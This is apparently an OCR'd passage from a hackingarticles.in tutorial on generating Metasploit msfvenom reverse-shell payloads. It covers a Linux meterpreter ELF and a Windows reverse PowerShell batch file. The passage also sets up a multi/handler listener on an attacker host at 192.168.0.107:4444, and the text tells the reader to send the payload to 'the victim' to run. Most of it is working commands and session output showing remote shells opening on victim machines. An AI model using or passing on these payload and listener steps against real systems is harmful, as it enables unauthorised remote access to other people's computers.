


```
root@kali:~# msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.0.107 l
port=4444 -f elf > /root/Desktop/shell
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

Once the payload gets generated send it to the victim to execute on his Linux machine and start multi handler as shown in below image.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.107
msf exploit(handler) > set lhost 4444
msf exploit(handler) > run
```

Once the payload gets executed, it will create a reverse tcp connection on our kali machine providing us with meterpreter sessions, as shown on the image below.




```
msf > use multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.107
lhost => 192.168.0.107
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.0.107:4444
msf exploit(handler) > [*] Sending stage (826872 bytes) to 192.168.0.23
[*] Meterpreter session 1 opened (192.168.0.107:4444 -> 192.168.0.23:46066) at
017-11-16 21:05:00 +0530

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

www.hackingarticles.in

Powershell Payload

Open Kali Terminal and type the command as mention below:

```
msfvenom -p cmd/windows/reverse_powershell lhost=192.168.0.107 lport=4444 > /root/
```




```
root@kali:~# msfvenom -p cmd/windows/reverse_powershell lhost=192.168.0.107 lpo
t=4444 > /root/Desktop/shell.bat
No platform was selected, choosing Msf::Module::Platform::Windows from the payl
ad
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1226 bytes
```

www.hackingarticles.in

Once the payload gets generated send it to the victim to execute on his windows machine and start multi handler as shown in below image.

```
msf > use multi/handler
msf exploit(handler) > set payload cmd/windows/reverse_powershell
msf exploit(handler) > set lhost 192.168.0.107
msf exploit(handler) > set lport 4444
msf exploit(handler) > run
```

Once the payload gets executed, it will create a reverse connection to shell as shown in the image below.



```
msf > use multi/handler
msf exploit(handler) > set payload cmd/windows/reverse_powershell
payload => cmd/windows/reverse_powershell
msf exploit(handler) > set lhost 192.168.0.107
lhost => 192.168.0.107
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.0.107:4444
msf exploit(handler) > [*] Command shell session 1 opened (192.168.0.107:4444 -
 192.168.0.12:50299) at 2017-11-16 21:06:56 +0530

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Sayantan\Downloads>
```

www.hackingarticles.in